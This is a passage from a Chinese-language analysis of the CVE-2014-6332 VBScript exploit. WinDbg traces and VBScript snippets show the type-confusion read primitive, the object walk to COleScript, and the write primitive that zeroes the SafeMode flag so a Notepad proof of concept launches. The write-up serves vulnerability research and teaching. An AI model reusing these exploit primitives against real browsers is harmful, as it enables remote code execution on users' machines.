00405020 00 00 00 00 00 00 ff 7f 00 00 00 00 00 00 00 00 terminator
00405030 bc 4c 48 0b 00 00 00 88 00 00 00 00 20 06 3 .....
00405040 50 4f 40 00 b8 5c ..... PO@...P@...
00405050 00 00 00 00 00 00 0c ..... 48 0b 00 00 00 88 ..... LH...

```

BSTR

图4 内存中的myarray

其中，BSTR对象头部表示字符串的长度，此情况中即为poi(0x00405014-4)=0x18。

了解这一点后，我们再来看实现Read primitive的函数：

```

function ReadMemo(add) '借助类型混淆来读取add地址处的值'
  On Error Resume Next
  redim Preserve aa(a2) '对aa数组进行corrupt'
  ab(0)=0
  aa(a1)=add+4
  ab(0)=1.69759663316747E-313 '0x00000000800000008'
  ReadMemo=lenb(aa(a1)) 'read primitive'
  ab(0)=0
  redim Preserve aa(a0) '恢复aa数组至corrupt前'
end function

```

首先add+4会以long integer(0x03)类型赋给aa(a1)，这里add为要读取的地址，而后aa(a1)的类型被改成了string(0x08)，于是add+4也就被当成了指向字符内容的指针，因此lenb(aa(a1))就等价于poi(add+4-4)，即add地址处的值。

对于Setnotsafemode函数中的如下ReadMemo调用：

```

On Error Resume Next
i=Mydata() '获取testaa函数对象指针，即CScriptEntryPoint对象指针'
i=ReadMemo(i+8)

```

其跟踪过程如下：

```

0:005> g
Breakpoint 1 hit

```

```

eax=01df84e0 ebx=0249cc70 ecx=0249cc70 edx=00000060 esi=01e00900 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> dd esp L4
0249cb1c  6fb13991 0013ebf0 02e678f8 01df84e0
0:005> dd 01df84e0 L4
01df84e0  00000003 00000000 01df8724 41a00001
0:005> ln poi(01df8724)
0:005> ln poi(01df8724-8)
0:005> ln poi(01df8724-8-4)
(6fb04934)  vbscript!CScriptEntryPoint::`vftable'  |  (6fb1ab54)  vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> g
Breakpoint 2 hit
eax=0249cc10 ebx=0249cc70 ecx=0013f274 edx=0000400c esi=01e00910 edi=00000001
eip=6fb11f4c esp=0249cb18 ebp=0249cc18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00  .j.hLK.....
02e678f8  03 00 00 00 00 00 00 00-24 87 df 01 01 00 a0 41  .....$......A
0:005> g
Breakpoint 1 hit
eax=01df84e0 ebx=0249cc70 ecx=0249cc70 edx=00000002 esi=01e00910 edi=00000010
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> g
Breakpoint 2 hit
eax=0249cb2c ebx=0249cc70 ecx=0249cc70 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cb00 ebp=0249cb18 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-05 00 00 00 00 00 00 00  .j.hLK.....
02e678f8  08 00 00 00 08 00 00 00-24 87 df 01 01 00 a0 41  .....$......A
0:005> g
Breakpoint 1 hit
eax=01df84f0 ebx=0249cc70 ecx=0249cc70 edx=00000000 esi=0249cbf8 edi=01df84f0
eip=6fb02e64 esp=0249cb1c ebp=0249cc18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206

```

```

vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> dd esp L4
0249cb1c 6fb0cb42 0013ebf0 01df84f0 01df84e0
0:005> dd 01df84e0 L4
01df84e0 00000003 00000000 01df8648 00000000
0:005> dd 01df8724-8-4 L8
01df8718 6fb04934 00000001 01df8648 01e007f8
01df8728 01e028bc 00000000 01df8648 0013ebf0

```

### 3 修改SafeMode

最后我们再来看下exploit如何借助Write primitive对SafeMode标志进行修改。由前面的分析可知此标志是vbscript!COleScript对象指针特定偏移处的一个值，而vbscript!COleScript对象指针又可以通过vbscript!CScriptEntryPoint对象指针得到，因此SafeMode标志的查找过程如下：

```

0:005> ln poi(01df8718)
(6fb04934)  vbscript!CScriptEntryPoint::`vftable' | (6fb1ab54)  vbscript!CEnt
ryPointDispatch::`vftable'
Exact matches:
    vbscript!CScriptEntryPoint::`vftable' = <no type information>
0:005> dd 01df8718+8 L1
01df8720 01df8648
0:005> dd 01df8648+10 L1
01df8658 01df75f0
0:005> ln poi(01df75f0)
(6fb04868)  vbscript!COleScript::`vftable' | (6fb1fdbbc)  vbscript!`string'
Exact matches:
    vbscript!COleScript::`vftable' = <no type information>
0:005> dd 01df75f0+174 L4
01df7764 0000000e 00000000 00000000 00000000

```

当找到此标志所在内存地址后，接下去就是对其进行修改，相关代码如下：

```

if (j=14) then
    redim Preserve aa(a2)
    aa(a1+2)(i+&h11c+k)=ab(4) 'write primitive'
    redim Preserve aa(a0)
    exit for
end if

```

我们来跟下这个过程：

```

0:005> bl
0 e 7664ec2c 0001 (0001) 0:**** OLEAUT32!SafeArrayRedim ".if(poi(poi(02e6790
0)-4)=0x0e){}.else{gc}"

```

```

1 d 6fb02e64      0001 (0001)  0:**** vbscript!AssignVar
2 d 6fb11f4c      0001 (0001)  0:**** vbscript!AccessArray
0:005> g
eax=0249cb14 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df84e0 edi=01e00900
eip=7664ec2c esp=0249cb00 ebp=0249cblc iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff          mov     edi,edi
0:005> db 02e678e8 L20
02e678e8 ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00 .j.hLK.....
02e678f8 00 00 00 00 00 00 00 00-68 77 df 01 01 00 a0 41 .....hw.....A
0:005> bp OLEAUT32!SafeArrayRedim
breakpoint 0 redefined
0:005> g
Breakpoint 0 hit
eax=0249cd58 ebx=004692e8 ecx=00000000 edx=00000078 esi=01df8510 edi=01e00900
eip=7664ec2c esp=0249cd44 ebp=0249cd60 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff          mov     edi,edi
0:005> be *
0:005> g
Breakpoint 2 hit
eax=0249cd70 ebx=0249ceb4 ecx=0249ceb4 edx=0000400c esi=00000001 edi=01e00910
eip=6fb11f4c esp=0249cd44 ebp=0249cd5c iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> dd esp L8
0249cd44 6fb12028 0249ce54 0013f274 00000001
0249cd54 01df8510 0249cd70 0249ce5c 6fb0dc01
0:005> gu
eax=00000000 ebx=0249ceb4 ecx=0249ce54 edx=00000002 esi=00000001 edi=01e00910
eip=6fb12028 esp=0249cd5c ebp=0249cd5c iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::LockArray+0x1a:
6fb12028 85c0          test    eax,eax
0:005> dd poi(0249ce54) L4
02e67930 00000000 00000000 00000000 00000000
0:005> dt ole32!tagSAFEARRAY poi(0249cd70)
+0x000 cDims          : 1
+0x002 fFeatures       : 0x880
+0x004 cbElements      : 0x10
+0x008 cLocks          : 0
+0x00c pvData          : 0x02e678f0 Void
+0x010 rgsabound       : [1] tagSAFEARRAYBOUND
0:005> g
Breakpoint 2 hit

```

```

eax=0249cd70 ebx=0249ceb4 ecx=0249ceb4 edx=0000400c esi=00000001 edi=01e00900
eip=6fb11f4c esp=0249cd44 ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> dd esp L8
0249cd44  6fb12028 0249ce54 0013f23c 00000001
0249cd54  01df8500 0249cd70 0249ce5c 6fb0dc01
0:005> gu
eax=00000000 ebx=0249ceb4 ecx=0249ce54 edx=00000060 esi=00000001 edi=01e00900
eip=6fb12028 esp=0249cd5c ebp=0249cd5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!CScriptRuntime::LockArray+0x1a:
6fb12028 85c0          test    eax,eax
0:005> dd poi(0249ce54) L4
02e67918  0000200c 0000200c 00405014 0249cc18
0:005> dt ole32!tagSAFEARRAY poi(0249cd70)
    +0x000 cDims          : 1
    +0x002 fFeatures      : 0x880
    +0x004 cbElements     : 0x10
    +0x008 cLocks         : 0
    +0x00c pvData         : 0x02e66ec8 Void
    +0x010 rgsabound      : [1] tagSAFEARRAYBOUND
0:005> g
Breakpoint 2 hit
eax=0249ce54 ebx=0249ceb4 ecx=01df8500 edx=0000400c esi=00000001 edi=00000010
eip=6fb11f4c esp=0249cd5c ebp=0249ce5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray:
6fb11f4c 8bff          mov     edi,edi
0:005> dd esp L8
0249cd5c  6fb0255c 0249ce54 01df8500 00000001
0249cd6c  01df84f0 00000000 0249d070 0249ceb4
0:005> dd 01df8500 L4
01df8500  0000400c 00000000 02e67918 00000000
0:005> dd 02e67918 L4
02e67918  0000200c 0000200c 00405014 0249cc18
0:005> dd 00405014 L6
00405014  08800001 00000001 00000000 00000000
00405024  7fff0000 00000000
0:005> dt ole32!tagSAFEARRAY 00405014
    +0x000 cDims          : 1
    +0x002 fFeatures      : 0x880
    +0x004 cbElements     : 1
    +0x008 cLocks         : 0
    +0x00c pvData         : (null)
    +0x010 rgsabound      : [1] tagSAFEARRAYBOUND

```

可以看到，之前精心构造的SAFEARRAY结构在这里用到了，通过它可返回以索引值*i*+&h11c+k为起始地址的Variant结构变量，即pvData+(*i*+&h11c+k)\*cbElements=*i*+&h11c+k，因此可实现Write primitive，这里该索引值为0x01df7760：

```
.....
0:005> p
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11fe8 esp=0249cd3c ebp=0249cd58 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray+0xd6:
6fb11fe8 8b4604          mov     eax,dword ptr [esi+4] ds:0023:00405018=00000001
0:005>
eax=00000001 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11feb esp=0249cd3c ebp=0249cd58 iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AccessArray+0xd9:
6fb11feb 0faf450c        imul    eax,dword ptr [ebp+0Ch] ss:0023:0249cd64=01df7760
0:005>
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11fef esp=0249cd3c ebp=0249cd58 iopl=0          nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xdd:
6fb11fef 03460c          add     eax,dword ptr [esi+0Ch] ds:0023:00405020=00000000
0:005>
eax=01df7760 ebx=01df84f0 ecx=00000003 edx=00000003 esi=00405014 edi=00405024
eip=6fb11ff2 esp=0249cd3c ebp=0249cd58 iopl=0          nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xe0:
6fb11ff2 8b4d08          mov     ecx,dword ptr [ebp+8] ss:0023:0249cd60=0249ce54
0:005>
eax=01df7760 ebx=01df84f0 ecx=0249ce54 edx=00000003 esi=00405014 edi=00405024
eip=6fb11ff5 esp=0249cd3c ebp=0249cd58 iopl=0          nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
vbscript!AccessArray+0xe3:
6fb11ff5 8901            mov     dword ptr [ecx],eax ds:0023:0249ce54=01df8500
.....
0:005> dd poi(0249ce54) L4
01df7760  00000000 0000000e 00000000 00000000
0:005> db 02e678e8 L20
02e678e8  ef 6a d2 68 6c 4b 02 08-02 00 00 00 00 00 00 00 00  .j.h1K.....
02e678f8  00 00 00 00 00 00 00 00-68 77 df 01 01 00 a0 41  ....hw.....A
```

再接着就是将前面获取的ab(4)赋给这个Variant结构变量：

```

0:005> g
Breakpoint 1 hit
eax=01df8510 ebx=0249ceb4 ecx=0249ceb4 edx=00000003 esi=00000001 edi=00000010
eip=6fb02e64 esp=0249cd60 ebp=0249ce5c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
vbscript!AssignVar:
6fb02e64 8bff          mov     edi,edi
0:005> g
Breakpoint 0 hit
eax=0249cd58 ebx=004692e8 ecx=00000000 edx=00000060 esi=01df8510 edi=01e00900
eip=7664ec2c esp=0249cd44 ebp=0249cd60 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
OLEAUT32!SafeArrayRedim:
7664ec2c 8bff          mov     edi,edi
0:005> dd 01df7760 L4
01df7760  00000000 00000000 00000000 00000000

```

可以看到SafeMode标志被清零了，因此记事本也就能弹出来了。

## 0x05 参考

<https://www.exploit-db.com/exploits/35229/>

[http://blog.vulnhunt.com/index.php/2014/11/18/about\\_cve-2014-6332/](http://blog.vulnhunt.com/index.php/2014/11/18/about_cve-2014-6332/) (web archive)

[http://www.vxjump.net/files/vuln\\_analysis/a\\_cve-2014-6332.txt](http://www.vxjump.net/files/vuln_analysis/a_cve-2014-6332.txt)

<http://xteam.baidu.com/?p=104>

<http://blog.trendmicro.com/trendlabs-security-intelligence/a-killer-combo-critical-vulnerability-and-godmode-exploitation-on-cve-2014-6332/>